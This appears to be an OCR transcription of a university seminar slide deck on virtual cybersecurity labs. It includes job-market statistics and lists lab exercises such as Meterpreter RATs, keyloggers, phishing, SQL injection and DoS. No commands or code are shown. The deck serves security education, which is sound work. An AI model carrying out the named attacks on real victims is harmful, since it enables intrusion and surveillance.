Virtual Labs for Security and Next-generation Programmable Devices

Jorge Crichigno
University of South Carolina
https://research.cec.sc.edu/cyberinfra

Seminar at the University of South Florida
Tampa, Florida

Friday February 9, 2024

Agenda

- Introduction and motivation for cybersecurity
- Review “Cybersecurity Fundamentals” lab series
- Describe a cyber-attack
  - Infiltrate a victim’s machine using a Remote Access Trojan (RAT)
  - Perform a malware attack (spyware)
  - Collect keystrokes, monitors the victim’s camera, and record the victim’s microphone
- Review “Intro to P4” lab series
- Execute lab experiments / cyber-attacks (self-paced)

Introduction and motivation for cybersecurity

Introduction

- Widespread attacks on desktops, laptops, smartphone, tablets, servers, etc.
- Information security is focused on protecting electronic information of organizations and users

IMAGE: UNSPLASH/PHOTOMOSH

Jonathan Greig

February 7th, 2024

China News

Government News

News

CISA, FBI warn of China-linked hackers pre-positioning for 'destructive cyberattacks against US critical infrastructure'

Introduction

- Widespread attacks on desktops, laptops, smartphone, tablets, servers, etc.
- Information security is focused on protecting electronic information of organizations and users

Cyberattack on a Chicago children's hospital has shut down its systems for a week

CNN BUSINESS

By Andy Rose and Sara Smart, CNN


3 minute read · Updated 5:39 PM EST, Tue February 6, 2024

Information Security Employment

- Security is rarely outsourced
- U.S. Bureau of Labor Statistics (BLS)
  - Job outlook for information security analysts through end of decade expected to grow by more than 32%, much faster than average

Information Security Employment

- www.indeed.com



Information Security Employment

- www.indeed.com

Cyber Security Analyst

Pinal County
Florence, AZ 85132

$49,647 - $76,953 a year **Full-time**

- Or other related **cyber security** training/accreditation/certification is highly desirable.
- Ability to understand network **security** issues.

Posted 2 days ago · More...

Information Security Employment

- www.indeed.com

Cyber Security Specialist

Zurka Interactive
Hybrid remote in Washington, DC 20375

$100,000 - $140,000 a year | Full-time | Monday to Friday +2

Easily apply

- The candidate will work as part of a team responsible for engineering, implementing, and maintaining **cyber security** and compliance solutions for the Laboratory.

Active 3 days ago

Information Security Employment

- www.indeed.com

Microsegmentation Cyber Security Engineer V

Navy Federal Credit Union **3.9** ★
Winchester, VA 22602

$129,100 - $229,925 a year **Monday to Friday**

- Expert knowledge of **cyber** security/information **security** engineering.
- Extensive experience with multiple **cyber security** detection/technologies/tools.

Posted 16 days ago

View similar jobs with this employer

Information Security Employment

- www.indeed.com

Cyber Security Analyst

Pinal County
Florence, AZ 85132

$49,647 - $76,953 a year | Full-time

- Or other related **cyber security** training/accreditation/certification is highly desirable.
- Ability to understand network **security** issues.

Posted 2 days ago · More...

TYPICAL CLASSIFICATION ESSENTIAL DUTIES:

- Assists maintaining processes across the enterprise to reduce information and information technology (IT) risks.
- Assists in the maintenance of the County's information security and privacy policies, standards guidelines, baselines, processes and procedures in compliance with state and federal regulations and standards.
- Member in the County's incident response and investigation procedures and processes.
- Use software, such as firewalls and data encryption programs, to protect organizations' sensitive information. Assist computer users with installation or processing of new security products and procedures.
- Monitor for security breaches. Constantly monitor their organization's networks and systems for security breaches or intrusions. Install software that helps to notify them of intrusions, and watch out for irregular system behavior.
- Understanding potential threats, vulnerability and control techniques.
- Investigate security breaches. Assists with incident response activities to minimize the impact. Afterwards, assist with a technical and forensic investigation into how the breach happened and the extent of the damage. They prepare reports of their findings to be reported to management.
- Assist in administering a County-wide information security training and awareness program.

Information Security Employment

- www.indeed.com

Cyber Security Specialist

Zurka Interactive
Hybrid remote in Washington, DC 20375

$100,000 - $140,000 a year | Full-time | Monday to Friday +2

Easily apply

- The candidate will work as part of a team responsible for engineering, implementing, and maintaining **cyber security** and compliance solutions for the Laboratory.

Active 3 days ago

Qualifications and Skills

A Bachelors Degree in Computer Science, Mathematics, Engineering or related technical field and minimum 5 years of information assurance or cyber security experience is required.

The ideal candidate will be able to work independently and be able to take on tasks quickly with minimal direction. Strong organizational, analytical, and troubleshooting skills with a high level of attention to detail are required to succeed in this diverse environment.

Candidates must meet DoD 8570 requirements for an IAT III level position, including an active CompTIA CASP certification or equivalent.

Information Security Employment

- www.indeed.com

Microsegmentation Cyber Security Engineer V

Navy Federal Credit Union **3.9** ★
Winchester, VA 22602

$129,100 - $229,925 a year **Monday to Friday**

- Expert knowledge of **cyber** security/information **security** engineering.
- Extensive experience with multiple **cyber security** detection/technologies/tools.

Posted 16 days ago

View similar jobs with this employer

Qualifications

- Extensive experience in system administration, database administration, network engineering, software engineering, or software development, with a concentration in Cyber Security
- Extensive experience leading collaborative work teams
- Significant hands-on experience and knowledge of IT operations and change management.
- Expert knowledge and understanding of security operations and cyber-attack methods
- Advanced knowledge of enterprise information security architecture
- Working knowledge of security assessment processes
- Expert skill to influence, to negotiate & persuade to reach agreeable exchanges & positive outcomes
- Advanced skills in working with all levels of management, supervisors, stakeholders and vendors
- Advanced skills in leading, guiding and coaching professional staff
- Advanced organizational, planning and time management skills
- Expert skill exercising initiative and using good judgment to make sound decisions
- Advanced database and presentation software skills
- Effective skill in demonstrating Integrity and high standards of personal and professional conduct
- Bachelor's Degree in Information Technology or the equivalent combination of education, training or experience
- Experience with Windows server/Linux/AIX operating systems
- Knowledge of the Zero Trust Framework
- Experience managing micro-segmentation policies
- Strong background in analyzing network activity logs to tune security policies

Desired Qualifications

- Extensive experience with multiple cyber security detection/technologies/tools
- Extensive experience working with a variety of cyber architectures
- Knowledge of Navy Federal operations, products, policies and procedures
- CISSP, CISA, GIAC, CCNA or other related Information Security certifications
- Advanced degree in Information Technology, or the equivalent combination of education, training or experience

The Role of Professionals Certs in Comp. Occupations

1. M. Tannian, W. Coston, “The Role of Professional Certifications in Computer Occupations,” Communications of the ACM, Vol. 64, No. 10, October 2021.

The Role of Professionals Certs in Comp. Occupations

Top 15 requested certs for Info Security Analysts (15-1212)

Certifications	Listings	Representation
Total	**345,207**	**100.0%**
Certified Information Systems Security Professional	90,496	26.2%
GIAC Certifications	41,508	12.0%
Certified Information Security Manager	32,150	9.3%
Certified Information System Auditor (CISA)	31,701	9.2%
CompTIA Security+	26,804	7.8%
Certified Ethical Hacker	23,372	6.8%
GIAC Certified Incident Handler	12,918	3.7%
GIAC Security Essentials Certification	10,837	3.1%
IAT Level II Certification	10,767	3.1%
Cisco Certified Network Associate	10,615	3.1%
Certified In Risk and Information Systems Control	7,959	2.3%
Offensive Security Certified Professional	7,549	2.2%
NIST Cybersecurity Framework (CSF)	7,353	2.1%
Systems Security Certified Practitioner	7,327	2.1%
Cisco Certified Security Professional	6,724	1.9%
Unrepresented Listings	17,127	5.0%

Note: Italicized entry indicates a certification's main focus aligns with occupation's unique responsibilities.

1. M. Tannian, W. Coston, "The Role of Professional Certifications in Computer Occupations," Communications of the ACM, Vol. 64, No. 10, October 2021.

The Role of Professionals Certs in Comp. Occupations

Top 15 requested certs for Comp. Network Architects (15-1241)

Certifications	Listings	Representation
Total	**38,515**	**100.0%**
Cisco Certified Network Professional	4,795	12.4%
Cisco Certified Network Associate	4,321	11.2%
Cisco Certified Internetwork Expert	3,848	10.0%
CompTIA Security+	1,091	2.8%
Certified Information Systems Security Professional	803	2.1%
Cisco Certified Design Professional	668	1.7%
Juniper Networks Certified Internet Expert	597	1.6%
IAT Level II Certification	588	1.5%
ITIL Certifications	586	1.5%
Project Management Professional Certification	548	1.4%
Microsoft Certified Systems Engineer	536	1.4%
Juniper Network Certified Internet Professional (JNCIP)	492	1.3%
Juniper Networks Certified Internet Associate	440	1.1%
CompTIA Network+	368	1.0%
ITIL Foundation Certification	364	0.9%
Unrepresented Listings	18,470	48.0%

Note: Italicized entry indicates a certification's main focus aligns with occupation's unique responsibilities.

1. M. Tannian, W. Coston, “The Role of Professional Certifications in Computer Occupations,” Communications of the ACM, Vol. 64, No. 10, October 2021.

The Role of Professionals Certs in Comp. Occupations

- The U.S. job market indicates that the level of demand of certificates for ISA is over 95% (i.e., 95% of more than 345,000 job listings prefer professionals with industry certificates[1])
- Similarly, the level of demand of certificates for CNA is 52% (i.e., 52% of more than 38,000 job listings prefer professionals with industry certificates[1])


ISA: Information Security Analyst
CNA: Computer Network Architect

1. M. Tannian, W. Coston, “The Role of Professional Certifications in Computer Occupations,” Communications of the ACM, Vol. 64, No. 10, October 2021.

Review “Cybersecurity Fundamentals” lab series

Cybersecurity Fundamentals - POD

- Attacker in the WAN running Kali
- Victim in the internal network running Windows 10
- Web, DNS, and Mail servers in the DMZ zone
- Border router interconnect the networks
- Border router implements basic security policy:
  - Attacker cannot initiate connections to devices in the internal network




Cybersecurity Fundamentals Lab Series

The labs provide learning experiences on cybersecurity topics

Lab 1: Reconnaissance: Scanning with NMAP, Vulnerability Assessment with OpenVAS
Lab 2: Remote Access Trojan (RAT) using Reverse TCP Meterpreter
Lab 3: Escalating Privileges and Installing a Backdoor
Lab 4: Collecting Information with Spyware: Screen Captures and Keyloggers
Lab 5: Social Engineering Attack: Credentials Harvesting and Remote Access through Phishing Emails
Lab 6: SQL Injection Attack on a Web Application
Lab 7: Cross-site Scripting (XSS) Attack on a Web Application
Lab 8: Denial of Service (DoS) Attacks: SYN/FIN/RST Flood, Smurf attack, and SlowLoris
Lab 9: Cryptographic Hashing and Symmetric Encryption
Lab 10: Asymmetric Encryption: RSA, Digital Signatures, Diffie-Hellman
Lab 11: Public Key Infrastructure: Certificate Authority, Digital Certificate
Lab 12: Configuring a Stateful Packet Filter using iptables
Lab 13: Online Dictionary Attack against a Login Webpage
Lab 14: Intrusion Detection and Prevention using Suricata
Lab 15: Packet Sniffing and Relay Attack
Lab 16: DNS Cache Poisoning
Lab 17: Man in the Middle Attack using ARP Spoofing
Lab 18: Understanding Buffer Overflow Attacks in a Vulnerable Application
Lab 19: Conducting Offline Password Attacks


Examples

Vulnerability assessment using OpenVAS



Examples


Deploying a Spyware




Screen capture

Keylogger

Victim




Attacker




Examples


Social engineering and phishing emails

Victim





Attacker

